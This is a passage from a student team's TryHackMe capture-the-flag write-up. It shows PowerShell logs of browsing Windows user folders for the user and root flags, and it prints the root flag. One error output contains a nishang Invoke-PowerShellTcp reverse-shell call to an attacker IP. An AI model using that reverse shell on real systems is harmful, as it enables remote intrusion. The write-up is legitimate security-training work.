PS C:\Users> cd Equinox
PS C:\Users\Equinox> ls


    Directory: C:\Users\Equinox


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        4/11/2020  11:55 AM                Contacts
d-r---        4/11/2020   4:54 AM                Desktop
d-r---        4/11/2020  11:55 AM                Documents
d-r---        4/11/2020  11:55 AM                Downloads
d-r---        4/11/2020  11:55 AM                Favorites
d-r---        4/11/2020  11:55 AM                Links
d-r---        4/11/2020  11:55 AM                Music
d-r---        4/11/2020  11:55 AM                Pictures
d-r---        4/11/2020  11:55 AM                Saved Games
d-r---        4/11/2020  11:55 AM                Searches
d-r---        4/11/2020  11:55 AM                Videos


PS C:\Users\Equinox> cd Desktop
PS C:\Users\Equinox\Desktop> ls
PS C:\Users\Equinox\Desktop> cd \Users\Equinox\Documents
PS C:\Users\Equinox\Documents> ls
PS C:\Users\Equinox\Documents> cd \Users\Equinox\Downloads
PS C:\Users\Equinox\Downloads> ls
PS C:\Users\Equinox\Downloads> cd \Users\Sunlight
PS C:\Users\Sunlight> ls
```

```
PS C:\Users> ls


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        4/11/2020   4:41 AM                Admin
d-----        4/11/2020  11:07 AM                Administrator
d-----        4/11/2020  11:55 AM                Equinox
d-r---        4/11/2020  10:34 AM                Public
d-----        4/11/2020  11:56 AM                Sunlight
d-----        4/11/2020  11:53 AM                SuperAdmin
d-----        4/11/2020   3:00 AM                TEMP


PS C:\Users> cd SuperAdmin
PS C:\Users\SuperAdmin> ls
PS C:\Users\SuperAdmin> ls : Access to the path 'C:\Users\SuperAdmin' is denied.
At line:1 char:1
+ ls
+ ~~
    + CategoryInfo          : PermissionDenied: (C:\Users\SuperAdmin:String) [
   Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.
   Commands.GetChildItemCommand
```

❖ Try To read the root flag Directly from each Denied Accessed Users Directory

```
PS C:\Users\SuperAdmin> cd \USers
PS C:\USers> cat \Users\Admin\Downloads\root.txt
PS C:\USers> cat : Cannot find path 'C:\Users\Admin\Downloads\root.txt' because it does not
exist.
At line:1 char:1
+ cat \Users\Admin\Downloads\root.txt
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\Admin\Downloads\root.t
   xt:String) [Get-Content], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetCo
   ntentCommand


PS C:\USers> cat \Users\Admin\Desktop\root.txt
PS C:\USers> cat : Cannot find path 'C:\Users\Admin\Desktop\root.txt' because it does not
exist.
At line:1 char:1
+ cat \Users\Admin\Desktop\root.txt
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\Admin\Desktop\root.txt
   :String) [Get-Content], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetCo
   ntentCommand


PS C:\USers> cat \Users\Admin\Documents\root.txt
PS C:\USers> cat : Cannot find path 'C:\Users\Admin\Documents\root.txt' because it does not
exist.
At line:1 char:1
+ cat \Users\Admin\Documents\root.txt
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\Admin\Documents\root.t
   xt:String) [Get-Content], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetCo
   ntentCommand
```

❖ Gaining the root flag Successfully

```
cPS C:\USers> cat \Users\SuperAdmin\Downloads\root.txt
PS C:\USers> Invoke-PowerShellTcp : The term 'ccat' is not recognized as the name of a
cmdlet, function, script file, or operable program. Check the spelling of the
name, or if a path was included, verify that the path is correct and try again.
At line:128 char:1
+ Invoke-PowerShellTcp -reverse -ipaddress 10.4.71.234 -port 1234
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorExcep
   tion
    + FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorExceptio
   n,Invoke-PowerShellTcp


PS C:\USers> cat \Users\SuperAdmin\Documents
PS C:\USers> cat : Cannot find path 'C:\Users\SuperAdmin\Documents' because it does not
exist.
At line:1 char:1
+ cat \Users\SuperAdmin\Documents
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\SuperAdmin\Documents:S
   tring) [Get-Content], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetCo
   ntentCommand

cat \Users\SuperAdmin\Documents\root.txt
PS C:\USers> cat : Cannot find path 'C:\Users\SuperAdmin\Documents\root.txt' because it
does not exist.
At line:1 char:1
+ cat \Users\SuperAdmin\Documents\root.txt
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\SuperAdmin\Documents\r
   oot.txt:String) [Get-Content], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetCo
   ntentCommand


PS C:\USers> cat \Users\SuperAdmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\USers>
```

Attempts and Methodology:

After gaining access from the reverse shell. I try to list out the files in the current directory. Then later realised if I'm in the E drive there should be a boot drive which is most likely to be C: Drive, but before I tried changing to C: drive I initially tried to switch to the D: drive, where it replied: "that drive doesn't exist".

In the C: drive I firstly list out all the directories, and navigate my way to the Users directory, where I list all the Directories to find a total of 7 users. So I then begin to list all users except the Public user. On the first attempt at the listing, the Admin User displays the message "Your Access is Denied" where I interpreted it that I don't have permission to list out the files and Directories on that User. On my Second attempt at listing, the Administrator User displays its Directories and I began to list out each directory trying to find a file, at last in the Desktop directory, I found the user.txt file where the user flag is revealed.

Later I repeated the same steps on other Users but couldn't find anything, and the SuperAdmin User also denied my access to list out its directories. I then try directly reading the root.txt in different users' directories with reference from the other Users' directories. On the first attempt I used the Admin User, where I couldn't find anything in each directory, but on the second attempt on SuperAdmin, I found the root flag in the Desktop directory.

Reference Used

https://tryhackme.com/room/windows10privesc

https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1

https://shellbr3ak.medium.com/hackthebox-optimum-75e18c9ef0e1

https://superuser.com/questions/690307/can-a-user-who-doesnt-have-permission-to-read-a-directory-still-read-files-insi

https://tryhackme.com/room/learncyberin25days# -Day 3, Day 8

https://vitux.com/how-to-edit-config-files-in-ubuntu

Contributions

ID	NAME	CONTRIBUTION	SIGNATURES
1211103128	Muhammad Ajwad bin Mohamad A'sim	Got the reverse shell to work. Compiled the writeup	Ajwad
1211102001	Muhammad Naqiuddin bin Edy Azhar	Captured the user.txt and root.txt flag. Compiled the presentation video	MN
1211103183	Nurul Nabilah binti Mohd Noor Hakim	Worked with Izzati to do the recon and enumeration	
1211103165	Izzati Alia binti Incik Ghazali	Worked with Nabilah to do the recon and enumeration	

VIDEO LINK: https://www.youtube.com/watch?v=1CO6Z373bHQ